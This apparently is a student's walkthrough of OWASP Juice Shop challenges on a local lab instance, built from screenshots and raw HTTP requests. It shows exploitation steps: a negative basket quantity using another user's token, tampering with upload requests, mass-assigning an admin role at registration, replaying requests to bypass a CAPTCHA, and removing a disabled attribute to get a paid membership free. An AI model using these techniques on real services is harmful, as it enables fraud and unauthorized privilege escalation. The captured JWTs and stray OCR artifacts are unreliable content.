US Forest Service (.gov)

14. White-hat behavior.

First of all we have to visit the website securitytxt.org


https://example.com/.well-kno
example.com/.well-known/security.txt
Guest


```
# Our security address
Contact: mailto:security@example.com

# Our OpenPGP key
Encryption: https://example.com/pgp-key.txt

# Our security policy
Policy: https://example.com/security-policy.html

# Our security acknowledgments page
Acknowledgments: https://example.com/hall-of-fame.html
```

Summary

"When security risks in web services are discovered by independent security researchers who understand the severity of the risk, they often lack the channels to disclose them properly. As a result, security issues may be left unreported. security.txt defines a standard to help organizations define the process for security researchers to disclose security vulnerabilities securely."

`security.txt` files have been implemented by Google, Facebook, GitHub, the UK government, and many other organisations. In addition, the UK's Ministry of Justice, the Cybersecurity and Infrastructure Security Agency (US), the French government, the Italian government, the Dutch government, and the Australian Cyber Security Centre endorse the use of security.txt files.

There is a hint suggesting to visit http://127.0.0.1:3000/well-known/security.txt




```
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
Acknowledgements: /#/score-board
Preferred-languages: en, ar, az, bg, bn, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
Hiring: /#/jobs
Csaf: http://localhost:3000/.well-known/csaf/provider-metadata.json
Expires: Fri, 08 Jan 2027 08:31:21 GMT
```

The file contains contact information that indicates permission and agreement for penetration testing.

15. Adding a negative quantity to the cart

To achieve this, it is important to modify the PUT request as follows:
- Ensure that the product ID matches the selected product
- Change the Authorization token to a different one taken from another PUT request
- In the request body, change the quantity value to -100
- Place the order



PUT http://127.0.0.1:3000/api/BasketItems/5

URL Parameters


☑ name	value

Headers

☑ Host	127.0.0.1:3000
☑ Accept-Encoding	gzip, deflate, br, zstd
☑ Content-Length	17
☑ Origin	http://127.0.0.1:3000
☑ Connection	keep-alive
☑ Referer	http://127.0.0.1:3000/
☑ Cookie	language=en; welcomebanner_status=dismiss; cooki...
☑ Sec-Fetch-Dest	empty
☑ Sec-Fetch-Mode	cors
☑ Sec-Fetch-Site	same-origin
☑ User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100...
☑ Accept	application/json, text/plain, */*
☑ Accept-Langu...	en-US,en;q=0.5

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
304	GET	127.0.0.1:3000	application-configuration	polyfills.js:1 (xhr)	json	cached	21.73 kB	94 ms
304	GET	127.0.0.1:3000	Cards	polyfills.js:1 (xhr)	json	cached	237 B	172 ms
200	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=PkX_kFq	polyfills.js:1 (xhr)	plain	326 B	96 B	4 ms
101	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=websocket&sid=c1Vt-TL5CRCi33y2AAAI	vendor.js:1 (websocket)	plain	129 B	0 B	4 ms
200	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=PkX_kGX&sid=c1Vt-TL5CRCi33y2AAAI	polyfills.js:1 (xhr)	plain	262 B	32 B	1 ms
200	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=PkX_kHP&sid=c1Vt-TL5CRCi33y2AAAI	polyfills.js:1 (xhr)	plain	230 B	1 B	87 ms
304	GET	127.0.0.1:3000	1	polyfills.js:1 (xhr)	json	cached	106 B	31 ms
304	GET	127.0.0.1:3000	3	polyfills.js:1 (xhr)	json	cached	273 B	17 ms
304	GET	127.0.0.1:3000	1	polyfills.js:1 (xhr)	json	cached	1.31 kB	301 ms
304	GET	127.0.0.1:3000	whoami	polyfills.js:1 (xhr)	json	cached	125 B	130 ms
200	GET	127.0.0.1:3000	continue-code	polyfills.js:1 (xhr)	json	492 B	107 B	52 ms
304	GET	127.0.0.1:3000	705.js	runtime.js:1 (script)	js	cached	0 B	118 ms
200	GET	127.0.0.1:3000	1	polyfills.js:1 (xhr)	json	538 B	153 B	84 ms
200	GET	127.0.0.1:3000	5267-7fc0dc9468892634	polyfills.js:1 (xhr)	json	944 B	558 B	64 ms
304	GET	127.0.0.1:3000	application-configuration	polyfills.js:1 (xhr)	json	cached	21.73 kB	4 ms
304	GET	127.0.0.1:3000	3	polyfills.js:1 (xhr)	json	cached	273 B	85 ms
200	POST	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=PkX_kGN&sid=c1Vt-TL5CRCi33y2AAAI	polyfills.js:1 (xhr)	html	215 B	2 B	3 ms
200	POST	127.0.0.1:3000	checkout	polyfills.js:1 (xhr)	json	429 B	45 B	956 ms


24 requests | 47.73 kB / 5.30 kB transferred | Finish: 20.81 s



☑ User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100...
☑ Accept	application/json, text/plain, */*
☑ Accept-Langu...	en-US,en;q=0.5
☑ Authorization	Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJz...
☑ Content-Type	application/json
☑ name	value

Body

```
{"quantity":-100}
```



Order History

Order ID	Total Price	Bonus	
#5267-7fc0dc9468892634	-165.08¤	2	In Transit

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	-100	-199.00¤
Orange Juice (1000ml)	2.99¤	5	14.95¤
Eggfruit Juice (500ml)	8.99¤	2	17.98¤


Order ID	Total Price	Bonus	
#5267-a465ec6b4e26a118	26.97¤	3	Delivered

Product	Price	Quantity	Total Price
Eggfruit Juice (500ml)	8.99¤	3	26.97¤

16. File Upload Manipulation

This can be achieved using the following steps:

- Intercept the POST request while uploading a file that doesn't violate the size limit using Burp Suite
- Edit the request in Repeater, changing the content, format, and file name



Burp Suite Community Edition v2025.7.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: http://127.0.0.1:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 4
Request headers 18
Response headers 8
Inspector
Notes
Custom actions
Search
0 highlights
Done
260 bytes | 71 millis
Event log (1)
All issues
Memory: 120.5MB
Disabled


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHR
BZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDE
tMDggMTc6MjE6MjEuNjk2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMDggMTc6MjE6MjEuNjk2ICs
wMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2Nzg5MzE5Mn0.PNcKqIhXelzsic8J644DcAC84SL
nM7eQsfdvEjQkzHe_MGRH2_t4nJjv3prJiSpwZgo222sT1IodyHtHpRY7RXHPrrqRDQrr3c4EeR6dhM9slYi
Jrh2b7xjdUue5au_hR_WZpZ03XQTHR6UeH8u-YDYyNVl62iCFg0QTtD_6c5I
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5Jydxt0kS6x80yKI
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=got3iEtXcWTzFVfwHwhKt8xuyBSrYunVhVvIjns9ZFP9tnyu7zcaxFj8f15U25tOK
Connection: keep-alive

------WebKitFormBoundary5Jydxt0kS6x80yKI
Content-Disposition: form-data; name="file"; filename="pipi.jpg"
Content-Type: application/jpg

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Date: Fri, 09 Jan 2026 13:44:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

17. Creating an Account with an Admin Role

It is possible to create an account with the admin role by performing the following steps:

1) Open BurpSuite >> Proxy and navigate to 127.0.0.1:3000
2) Intercept the POST request related to the Users API and send it to Repeater.
3) Modify the request by adding a new parameter named “role”
4) Assing the value “admin” to this parameter
5) Send the modified request via Repeater



Request


```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 254
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=got3iEtXcWTzFVfwHwhKt8xuyBSrYunVhVvIjns9ZFP9tnyu7zcaxFj8f15U25tOK
Connection: keep-alive

{
    "role":"admin",
    "email":"admin",
    "password":"12345",
    "passwordRepeat":"12345",
    "securityQuestion":{
        "id":3,
        "question":"Mother's birth date? (MM/DD/YY)",
        "createdAt":"2026-01-10T16:10:37.264Z",
        "updatedAt":"2026-01-10T16:10:37.264Z"
    },
    "securityAnswer":"11"
}
```

Response

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 92
ETag: W/"5c-oKvgu4JOyf1WwfxvTQbfx3UYcKO"
Vary: Accept-Encoding
Date: Sat, 10 Jan 2026 16:30:57 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "message":"Validation error",
    "errors":[
        {
            "field":"email",
            "message":"email must be unique"
        }
    ]
}
```

18. CAPTCHA Bypass

This task also can be completed using Burp Suite and it can be performed in the following steps:
1) Intercept the POST request , while sublitting the normal feedback.
2) Sent the request to Repeater
3) Repeat the request 10-15 times in a row




Request

```
POST /api/Feedbacks/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 92
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjYtMDEtMTAgMTY6MTA6MzcuNTI1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMTAgMTY6MTM
6MjEuOTAxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2ODA2MzM3N30.BBBO4yyRmNU19Zs
oZNnwzfcLoFCannIpmImkxoleJdpZG_9qlv1lNGC62vCTpwIBKne8X2YIb72hp8uT1AdC_67sgmVL8uBRLOX
zfIhSwg-Tzbe1gS85N_37sIm0gGaDFztpha_OrDsRIIKn32Slw_gqfWsAdWljirjnwWiLRbY
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=
kLhxtmCviet9c1TDFRfOHXhNtnNulOty6IEpTRXSl7uwRhjKtl1IbJs16FxptyQc45cmoSrwu4WSZ7FgMfQ5
HzohEMUK1TlV; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjYtMDEtMTAgMTY6MTA6MzcuNTI1ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMTAgMTY6MTM
6MjEuOTAxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2ODA2MzM3N30.BBBO4yyRmNU19Zs
```

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/40
Content-Type: application/json; charset=utf-8
Content-Length: 177
ETag: W/"b1-3cfdSawcUxB/tUabe3ioRLcktbY"
Vary: Accept-Encoding
Date: Sat, 10 Jan 2026 16:48:08 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":40,
        "UserId":1,
        "comment":"brergef (***in@juice-sh.op)",
        "rating":2,
        "updatedAt":"2026-01-10T16:48:08.536Z",
        "createdAt":"2026-01-10T16:48:08.536Z"
    }
}
```

19. Becomimg a Deluxe Member Without Payment
The button in the “pay using wallet” section is not available. That suppose to be fixed using the developer tools.



My Payment Options


Add new card — Add a credit or debit card

Pay using wallet — **Wallet Balance** 0.00

Add a coupon — Add a coupon code to receive discounts

Other payment options

Using the inspector, we can find the attribute disable=”true” and remove it to activate the button.



My Payment Options

Add new card — Add a credit or debit card

Pay using wallet — Wallet Balance 0.00 — Pay 49.00¤

```
▾<app-payment _nghost-ng-c765702692 class="ng-star-inserted">
  ▾<mat-card _ngcontent-ng-c765702692 appearance="outlined" class="mat-mdc-card mdc-card mat-own-card mat-elevation-z6 mat-mdc-card-outlined mdc-card--outlined">
    ▾<div _ngcontent-ng-c765702692 class="mdc-card">
      ▸<app-payment-method _ngcontent-ng-c765702692 _nghost-ng-c2043418780> ⋯ </app-payment-method>
       <mat-divider _ngcontent-ng-c765702692 role="separator" class="mat-divider mat-divider-horizontal" aria-orientation="horizontal"></mat-divider>
      ▾<div _ngcontent-ng-c765702692 class="mat-elevation-z0 custom-card ng-star-inserted">
        ▾<div _ngcontent-ng-c765702692 class="row"> flex
          ▸<div _ngcontent-ng-c765702692 class="col col-42"> ⋯ </div>
          ▸<div _ngcontent-ng-c765702692 class="col col-38"> ⋯ </div>
          ▾<div _ngcontent-ng-c765702692 class="col col-20"> == $0
            ▸<button _ngcontent-ng-c765702692 type="submit" color="primary" mat-raised-button class="mdc-button mat-mdc-button-base btn mdc-button--raised mat-mdc-raised-button mat-primary mat-mdc-button-disabled" style="float: right;" mat-ripple-loader-class-name="mat-mdc-button-ripple" disabled="true"> ⋯ </button> flex
            </div>
          </div>
        </div>
        <!---->
```

